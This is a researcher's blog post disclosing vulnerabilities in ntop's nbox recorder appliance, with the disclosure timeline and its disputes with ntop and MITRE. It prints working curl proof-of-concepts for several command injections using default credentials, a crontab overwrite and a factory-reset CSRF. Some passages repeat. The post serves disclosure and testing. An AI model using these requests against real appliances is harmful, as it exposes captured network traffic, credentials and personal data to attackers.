


Security is a boomin’, and so there are many different appliances to protect your network. Some of them do very little to protect, some of them open new holes in your network.
In line with best practice, many Security teams capture all network traffic using a variety of solutions, some closed, some open source. Once the traffic is stored, it can be used to detect badness, or just examine traffic patterns on corporate assets.
One of these open source options is NTOP, which of course has an appliance version, called nbox recorder. It goes without saying, if this traffic data were to be exposed, the consequences could be catastrophic. Consider stored credentials, authentication data, PII, internal data leakage...
In line with best practice, many Security teams capture all network traffic using a variety of solutions, some closed, some open source. Once the traffic is stored, it can be used to detect badness, or just examine traffic patterns on corporate assets.
One of these open source options is NTOP, which of course has an appliance version, called nbox recorder. It goes without saying, if this traffic data were to be exposed, the consequences could be catastrophic. Consider stored credentials, authentication data, PII, internal data leakage...
 |
| PCAP or it didn't happen |
You can either buy a ready-to-go appliance or with some drudge work you can build your own. Just get a license for nbox and just put it into a Linux box, they are nice like that providing all the repositories and the steps are simple and easy to follow. Just spin up an Ubuntu VM and run:
wget http://apt.ntop.org/14.04/all/apt-ntop.deb
sudo dpkg -i apt-ntop.debsudo apt-get clean all
sudo apt-get update
sudo apt-get install -y pfring nprobe ntopng ntopng-data n2disk cento nbox
BOOM! You are ready to go. Now you have a nbox recorder ready to be used. And abused!
The default credentials are nbox/nbox and it does use Basic Auth to be accessed.
Before I continue, imagine that you have this machine capturing all the traffic of your network. Listening to all your corporate communications or production traffic and storing them on disk. How bad would it be if an attacker gets full access to it? Take a minute to think about it.
The default credentials are nbox/nbox and it does use Basic Auth to be accessed.
Before I continue, imagine that you have this machine capturing all the traffic of your network. Listening to all your corporate communications or production traffic and storing them on disk. How bad would it be if an attacker gets full access to it? Take a minute to think about it.
 |
| Uh-oh... |
This level of exposure caught my eye, and I wanted to verify that having one of these sitting in your network does not make you more exposed. Unfortunately, I found several issues that could have been catastrophic with a malicious intent.
I do believe in the responsible disclosure process, however after repeatedly notifying both ntop and MITRE, these issues were not given high priority nor visibility. The following table details the timeline around my disclosure communications:
Disclosure Timeline
12/27/2014 - Sent to ntop details about some nbox vulnerabilities discovered in version 2.0
01/15/2015 - Asked ntop for an update about the vulnerabilities sent
01/16/2015 - Requested by ntop the details again, stating they may have been fixed
01/18/2015 - Sent for a second time the vulnerabilities details. Mentioned to request CVEs
05/24/2015 - Asked ntop for an update about the vulnerabilities sent and to request CVEs
01/06/2016 - Noticed new nbox version is out (2.3) and found more vulnerabilities. Old vulnerabilities are fixed. Sent ntop an email about new issues and to request CVEs
01/06/2016 - Quick answer ignoring my request for CVEs and just asking for vulnerabilities details.
01/28/2016 - Sent request for CVEs to MITRE, submitting a full report with all the issues and steps to reproduce.
02/17/2016 - Asked MITRE for an update on the issues submitted.
02/17/2016 - Reply from MITRE: “Your request is outside the scope of CVE's published priorities. As such, it will not be assigned a CVE-ID by MITRE or another CVE CNA at this time.”
07/10/2016 - Noticed new nbox version (2.5) with partial fixes for some vulnerabilities in the previous (2.3) version
The ntop team initially refused to comment and silently fixed the bugs. MITRE then said this wasn't severe enough to warrant a CVE. As such, I have now chosen to highlight the issues here in an effort to have them remediated. I again want to highlight that I take this process very seriously, but after consulting with multiple other individuals, I feel that both the ntop team and MITRE have left me no other responsible options.
I do believe in the responsible disclosure process, however after repeatedly notifying both ntop and MITRE, these issues were not given high priority nor visibility. The following table details the timeline around my disclosure communications:
Disclosure Timeline
12/27/2014 - Sent to ntop details about some nbox vulnerabilities discovered in version 2.0
01/15/2015 - Asked ntop for an update about the vulnerabilities sent
01/16/2015 - Requested by ntop the details again, stating they may have been fixed
01/18/2015 - Sent for a second time the vulnerabilities details. Mentioned to request CVEs
05/24/2015 - Asked ntop for an update about the vulnerabilities sent and to request CVEs
01/06/2016 - Noticed new nbox version is out (2.3) and found more vulnerabilities. Old vulnerabilities are fixed. Sent ntop an email about new issues and to request CVEs
01/06/2016 - Quick answer ignoring my request for CVEs and just asking for vulnerabilities details.
01/28/2016 - Sent request for CVEs to MITRE, submitting a full report with all the issues and steps to reproduce.
02/17/2016 - Asked MITRE for an update on the issues submitted.
02/17/2016 - Reply from MITRE: “Your request is outside the scope of CVE's published priorities. As such, it will not be assigned a CVE-ID by MITRE or another CVE CNA at this time.”
07/10/2016 - Noticed new nbox version (2.5) with partial fixes for some vulnerabilities in the previous (2.3) version
The ntop team initially refused to comment and silently fixed the bugs. MITRE then said this wasn't severe enough to warrant a CVE. As such, I have now chosen to highlight the issues here in an effort to have them remediated. I again want to highlight that I take this process very seriously, but after consulting with multiple other individuals, I feel that both the ntop team and MITRE have left me no other responsible options.
 |
| Here comes the paintrain! |
*Replace NTOP-BOX with the IP address of your appliance (presuming that you already logged in). Note that most of the RCEs are wrapped in sudo so it makes the pwnage much more interesting:
RCE: POST against https://NTOP-BOX/ntop-bin/write_conf_users.cgi with parameter cmd=touch /tmp/HACK
curl -sk --user nbox:nbox --data 'cmd=touch /tmp/HACK' 'https://NTOP-BOX/ntop-bin/write_conf_users.cgi'
RCE: POST against https://NTOP-BOX/ntop-bin/rrd_net_graph.cgi with parameters interface=;touch /tmp/HACK;
curl -sk --user nbox:nbox --data 'interface=;touch /tmp/HACK;' 'https://NTOP-BOX/ntop-bin/rrd_net_graph.cgi'
RCE (Wrapped in sudo): GET https://NTOP-BOX/ntop-bin/pcap_upload.cgi?dir=|touch%20/tmp/HACK&pcap=pcap
curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/pcap_upload.cgi?dir=|touch%20/tmp/HACK&pcap=pcap'
RCE (Wrapped in sudo): GET https://NTOP-BOX/ntop-bin/sudowrapper.cgi?script=adm_storage_info.cgi¶ms=P%22|whoami%3E%20%22/tmp/HACK%22|echo%20%22
curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/sudowrapper.cgi?script=adm_storage_info.cgi¶ms=P%22|whoami%3E%20%22/tmp/HACK%22|echo%20%22'
RCE: POST against https://NTOP-BOX/ntop-bin/do_mergecap.cgi with parameters opt=Merge&base_dir=/tmp&out_dir=/tmp/DOESNTEXIST;touch /tmp/HACK;exit%200
curl -sk --user nbox:nbox --data 'opt=Merge&base_dir=/tmp&out_dir=/tmp/DOESNTEXIST;touch /tmp/HACK;exit 0' 'https://NTOP-BOX/ntop-bin/do_mergecap.cgi'
There are some other interesting things, for example, it was possible to have a persistent XSS by rewriting crontab with a XSS payload on it, but they fixed it in 2.5. However the crontab overwrite (Wrapped in sudo) is still possible:
GET https://NTOP-BOX/ntop-bin/do_crontab.cgi?act_cron=COMMANDS%20TO%20GO%20IN%20CRON
curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/do_crontab.cgi?act_cron=COMMANDS%20TO%20GO%20IN%20CRON'
The last one is a CSRF that leaves the machine fried, by resetting the machine completely:
GET https://NTOP-BOX/ntop-bin/do_factory_reset.cgi
curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/do_factory_reset.cgi'
To make things easier, I created a Vagrantfile with provisioning so you can have your own nbox appliance and test my findings or give it a shot. There is more stuff to be found, trust me :)
And you can run the checker.sh to check for all the above attacks. Pull requests are welcome if you find more!


(The issues were found originally in nbox 2.3 and confirmed in nbox 2.5)
Modules for metasploit and BeEF will come soon. I hope this time the issues are not just silently patched...
Have a nice day!